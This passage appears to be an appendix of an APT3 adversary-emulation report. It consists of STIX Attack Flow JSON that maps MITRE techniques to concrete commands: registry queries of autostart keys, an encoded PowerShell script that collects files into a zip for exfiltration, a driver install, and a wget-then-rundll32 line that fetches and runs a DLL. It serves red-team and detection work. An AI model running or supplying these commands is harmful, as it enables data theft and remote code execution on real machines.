HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\RunServicesOnce\n;reg query HKLM\\Software\\Microsoft\\Windows\\CurrentVersion\\RunServices\n;reg query HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\RunServices\n;reg query \"HKLM\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Winlogon\\Notify\"\n;reg query \"HKLM\\Software\\Microsoft\\Windows NT\\CurrentVersion\\Winlogon\\Userinit\"\n;reg query \"HKCU\\Software\\Microsoft\\Windows NT\\CurrentVersion\\Winlogon\\\\Shell\"\n;reg query \"HKLM\\Software\\Microsoft\\Windows NT\\CurrentVersion\\Winlogon\\\\Shell\"\n;reg query HKLM\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\ShellServiceObjectDelayLoad\n;reg query HKLM\\Software\\Microsoft\\Windows\\CurrentVersion\\RunOnce\n;reg query HKLM\\Software\\Microsoft\\Windows\\CurrentVersion\\RunOnceEx\n;reg query HKLM\\Software\\Microsoft\\Windows\\CurrentVersion\\Run\n;reg query HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Run\n;reg query HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\RunOnce\n;reg query HKLM\\Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\Explorer\\Run\n;reg query HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\Explorer\\Run\n;reg query HKLM\\system\\currentcontrolset\\services /s | findstr ImagePath 2>nul | findstr /Ri \".*\\.sys$\"\n;reg query HKLM\\Software\\Microsoft\\Windows\\CurrentVersion\\Run\n;reg query HKLM\\SYSTEM\\CurrentControlSet\\Control\\SafeBoot\n;reg query \"HKLM\\SOFTWARE\\Microsoft\\Active Setup\\Installed Components\"\n;reg query \"HKLM\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Group Policy\\Scripts\\Startup\"" }, { "type": "attack-action", "spec_version": "2.1", "id": "attack-action--19867757-be2a-4396-8088-df188e2158d9", "created": "2024-05-13T17:57:24.395587Z", "modified": "2024-05-13T17:57:24.395587Z", "technique_id": "T1005", "name": "T1005", "description": "Search files of interest and save them to a single zip file and exfiltrate", "command_ref": "process--91e42499-6d95-4836-9d4f-aaca815fc353", "asset_refs": [ "attack-asset--27cab9ad-a9b9-4fa1-9e72-b075317b97fc" ], "effect_refs": [ "attack-action--6e7d7c75-d416-4dfd-a912-2f179b7ffbca", "attack-action--fb1f2cb1-bf97-483e-bb9f-d4629c64c243", "attack-action--5eeaf6de-09de-4da0-8c36-00b147129aac" ], "extensions": { "extension-definition--fb9c968a-745b-4ade-9b25-c324172197f4": { "extension_type": "new-sdo" } } }, { "type": "attack-asset", "spec_version": "2.1", "id": "attack-asset--27cab9ad-a9b9-4fa1-9e72-b075317b97fc", "created": "2024-05-13T17:54:46.904215Z", "modified": "2024-05-13T17:54:46.904215Z", "name": "asset", "description": "TargetFirstWindows", "extensions": { "extension-definition--fb9c968a-745b-4ade-9b25-c324172197f4": { "extension_type": "new-sdo" } } }, { "type": "process", "spec_version": "2.1", "id": "process--91e42499-6d95-4836-9d4f-aaca815fc353", "command_line": "powershell -Encodedcommand \"JABzAHQAYQByAHQAaQBuAGcARABpAHIAZQBjAHQAbwByAHkAIAA9ACAAIgAjAHsAcwB0AGEAcgB0AGkAbgBnAF8AZABpAHIAZQBjAHQAbwByAHkAfQAiAAoAJABvAHUAdABwAHUAdABaGkAcAAgAD0AIAAiACMAewBvAHUAdABwAHUAdABfAHoAaQBwAF8AZgBvAGwAZABlAHIAXwBwAGEAdABoAH0AIgAKACQAZgBpAGwAZQBFAHgAdABlAG4AcwBpAG8AbgBzAFMAdAByAGkAbgBnACAAPQAgACIAIwB7AGYAaQBsAGUAXwBlAHgAdABlAG4AcwBpAG8AbgBzAH0AIgAgAAoAJABmAGkAbABlAEUAeAB0AGUAbgBzAGkAbwBuAHMAIAA9ACAAJABmAGkAbABlAEUAeAB0AGUAbgBzAGkAbwBuAHMAUwB0AHIAaQBuAGcAIAAtAHMAcABsAGkAdAAgACIALAAgACIACgA

KAE4AZQB3AC0ASQB0AGUAbQAgAC0AVAB5AHAAZQAgAEQAaQByAGUAYwB0AG8AcgB5ACAAJABvAHUAdABwAHUAdABaAGkAcAAgAC0ARQByAHIAbwByAEEAYwB0
AGkAbwBuACAASQBnAG4AbwByAGUAIAAtAEYAbwByAGMAZQAgAHwAIABPAHUAdAAtAE4AdQBsAGwACgAKAEYAdQBuAGMAdABpAG8AbgAgAFMAZQBhAHIAYwBo
AC0ARgBpAGwAZQBzACAAewAKACAAIABwAGEAcgBhAG0AIAAoAAoAIAAgACAAIABbAHMAdAByAGkAbgBnAF0AJABkAGkAcgBlAGMAdABvAHIAeQAKACAAIAApAAoA
IAAgACQAZgBpAGwAZQBzACAAPQAgAEcAZQB0AC0AQwBoAGkAbABkAEkAdABlAG0AIAAtAFAAYQB0AGgAIAAkAGQAaQByAGUAYwB0AG8AcgB5ACAALQBGAGkAbAB
lACAALQBSAGUAYwB1AHIAcwBlACAAfAAgAFcAaABlAHIAZQAtAE8AYgBqAGUAYwB0ACAAewAKACAAIAAgACAAJABmAGkAbABlAEUAeAB0AGUAbgBzAGkAbwBuAHM
AIAAtAGMAbwBuAHQAYQBpAG4AcwAgACQAXwAuAEUAeAB0AGUAbgBzAGkAbwBuAC4AVABvAEwAbwB3AGUAcgAoACkACgAgACAAfQAKACAAIAByAGUAdAB1AHIA
bgAgACQAZgBpAGwAZQBzAAoAfQAKAAoAJABmAG8AdQBuAGQARgBpAGwAZQBzACAAPQAgAFMAZQBhAHIAYwBoAC0ARgBpAGwAZQBzACAALQBkAGkAcgBlAGMAd
ABvAHIAeQAgACQAcwB0AGEAcgB0AGkAbgBnAEQAaQByAGUAYwB0AG8AcgB5AAoAaQBmACAAKAAkAGYAbwB1AG4AZABGAGkAbABlAHMALgBDAG8AdQBuAHQAIA
AtAGcAdAAgADAAKQAgAHsACgAgACAAJABmAG8AdQBuAGQARgBpAGwAZQBQAGEAdABoAHMAIAA9ACAAJABmAG8AdQBuAGQARgBpAGwAZQBzAC4ARgB1AGwAbA
BOAGEAbQBlAAoAIAAgAEMAbwBtAHAACgBlAHMAcwAtAEEACgBjAGgAaQB2AGUAIAAtAFAAYQB0AGgAIAAkAGYAbwB1AG4AZABGAGkAbABlAFAAYQB0AGgAcwAgAC
0ARABlAHMAdABpAG4AYQB0AGkAbwBuAFAAYQB0AGgAIAAiACQAbwB1AHQAcAB1AHQAWgBpAHAAXABkAGEAdABhAC4AegBpAHAAIgAKAAoAIAAgAFcAcgBpAHQA
ZQAtAEgAbwBzAHQAIAAiAFoAaQBwACAAZgBpAGwAZQAgAGMAcgBlAGEAdABlAGQAOgAgACQAbwB1AHQAcAB1AHQAWgBpAHAAXABkAGEAdABhAC4AegBpAHAAIg
AKACAAIAB9ACAAZQBsAHMAZQAgAHsACgAgACAAIAAgACAAIABXAHIAaQB0AGUALQBlAG8AcwB0ACAAIgBOAG8AIABmAGkAbABlAHMAIABmAG8AdQBuAGQAIAB3A
GkAdABoACAAdABoAGUAIABzAHAAZQBjAGkAZgBpAGUAZAAgAGUAeAB0AGUAbgBzAGkAbwBuAHMALgAiAAoAIAAgAH0A\"" }, { "type": "attack-action",
"spec_version": "2.1", "id": "attack-action--fb1f2cb1-bf97-483e-bb9f-d4629c64c243", "created": "2024-05-13T17:57:24.394595Z", "modified": "2024-05-
13T17:57:24.394595Z", "technique_id": "T1048.003: Exfiltration Over Alternative Protocol, Exfiltration Over Unencrypted Non-C2 Protocol", "name":
"T1048.003: Exfiltration Over Alternative Protocol, Exfiltration Over Unencrypted Non-C2 Protocol", "description": "Inherited or executed simultaneously",
"extensions": { "extension-definition--fb9c968a-745b-4ade-9b25-c324172197f4": { "extension_type": "new-sdo" } } }, { "type": "attack-action",
"spec_version": "2.1", "id": "attack-action--5eeaf6de-09de-4da0-8c36-00b147129aac", "created": "2024-05-13T17:57:24.394595Z", "modified": "2024-05-
13T17:57:24.394595Z", "technique_id": "T1001: Data Obfuscation", "name": "T1001: Data Obfuscation", "description": "Inherited or executed
simultaneously", "extensions": { "extension-definition--fb9c968a-745b-4ade-9b25-c324172197f4": { "extension_type": "new-sdo" } } }, { "type": "attack-
action", "spec_version": "2.1", "id": "attack-action--6e7d7c75-d416-4dfd-a912-2f179b7ffbca", "created": "2024-05-13T17:57:24.394099Z", "modified": "2024-
05-13T17:57:24.394099Z", "technique_id": "T1547", "name": "T1547", "description": "Install a driver via pnputil.exe", "command_ref": "process--d41d8e10-
722e-42ff-9a0d-a9d2d43a2fa8", "asset_refs": [ "attack-asset--27cab9ad-a9b9-4fa1-9e72-b075317b97fc" ], "effect_refs": [ "attack-action--aca0bdf1-ad16-
42b4-b2bf-51697868855c" ], "extensions": { "extension-definition--fb9c968a-745b-4ade-9b25-c324172197f4": { "extension_type": "new-sdo" } } }, { "type":
"attack-asset", "spec_version": "2.1", "id": "attack-asset--27cab9ad-a9b9-4fa1-9e72-b075317b97fc", "created": "2024-05-13T17:54:46.904215Z", "modified":
"2024-05-13T17:54:46.904215Z", "name": "asset", "description": "TargetFirstWindows", "extensions": { "extension-definition--fb9c968a-745b-4ade-9b25-
c324172197f4": { "extension_type": "new-sdo" } } }, { "type": "process", "spec_version": "2.1", "id": "process--d41d8e10-722e-42ff-9a0d-a9d2d43a2fa8",
"command_line": "pnputil.exe /add-driver \"C:\\Windows\\INF\\usbstor.inf\"" }, { "type": "attack-action", "spec_version": "2.1", "id": "attack-action--
aca0bdf1-ad16-42b4-b2bf-51697868855c", "created": "2024-05-13T17:57:24.387651Z", "modified": "2024-05-13T17:57:24.387651Z", "technique_id":
"T1218.011", "name": "T1218.011", "description": "Run malicous dll using Rundll32", "command_ref": "process--41717eec-ab44-4a40-bac8-c0918c8d56bb",
"asset_refs": [ "attack-asset--27cab9ad-a9b9-4fa1-9e72-b075317b97fc" ], "extensions": { "extension-definition--fb9c968a-745b-4ade-9b25-c324172197f4": {
"extension_type": "new-sdo" } } }, { "type": "attack-asset", "spec_version": "2.1", "id": "attack-asset--27cab9ad-a9b9-4fa1-9e72-b075317b97fc", "created":
"2024-05-13T17:54:46.904215Z", "modified": "2024-05-13T17:54:46.904215Z", "name": "asset", "description": "TargetFirstWindows", "extensions": {
"extension-definition--fb9c968a-745b-4ade-9b25-c324172197f4": { "extension_type": "new-sdo" } } }, { "type": "process", "spec_version": "2.1", "id":
"process--41717eec-ab44-4a40-bac8-c0918c8d56bb", "command_line": "wget http:///T1218_011.dll -OutFile T1218_011.dll; rundll32.exe T1218_011.dll,krnl;
del T1218_011.dll" } ] }

Appendix 2 – Visualization of Attack Flow for APT3 simulation Plan



# Appendix 3 – Simplified visualization of Attack Flow for APT3 simulation